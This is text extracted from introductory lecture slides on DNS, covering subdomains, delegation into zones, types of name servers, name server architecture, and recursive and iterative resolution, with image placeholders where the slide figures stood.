
Subdomains

- One domain is a subdomain of another if its domain name ends in the other's domain name
 - So *sales.nominum.com* is a subdomain of
 - *nominum.com* & *com*
 - *nominum.com* is a subdomain of *com*

Delegation Creates Zones

- Each time an administrator delegates a subdomain, a new unit of administration is created
 - The subdomain and its parent domain can now be administered independently
 - These units are called zones
- Delegation is good: it is the key to scalability


Dividing a Domain into Zones



Name Servers

- Name servers store information about the name space in units called “zones”
 - The name servers that load a complete zone are said to “have authority for” or “be authoritative for” the zone
- Usually, more than one name server are authoritative for the same zone
 - This ensures redundancy and spreads the load
- Also, a single name server may be authoritative for many zones

Name Servers and Zones



Types of Name Servers



- Two main types of servers
 - Authoritative – maintains the data
 - Master – where the data is edited
 - Slave – where data is replicated to
 - Caching – stores data obtained from an authoritative server
- No special hardware necessary

Name Server Architecture

- You can think of a name server as part of:
 - *database server*, answering queries about the parts of the name space it knows about (i.e., is authoritative for),
 - *cache*, temporarily storing data it learns from other name servers, and
 - *agent*, helping resolvers and other name servers find data



Name Server Architecture

Name Server Process





Authoritative Data

Name Server Process




Using Other Name Servers

Name Server Process



Cached Data

Name Server Process



Response

Query



Resolver

RESOLVER

- There are two types of resolver
- Lookups


Occurs when client requests information about a machine from local DNS server

- Recursive lookups
- Iterative lookups


- Zone transfer

occurs when DNS name server request from another DNS name server .

Iterative Name Resolution



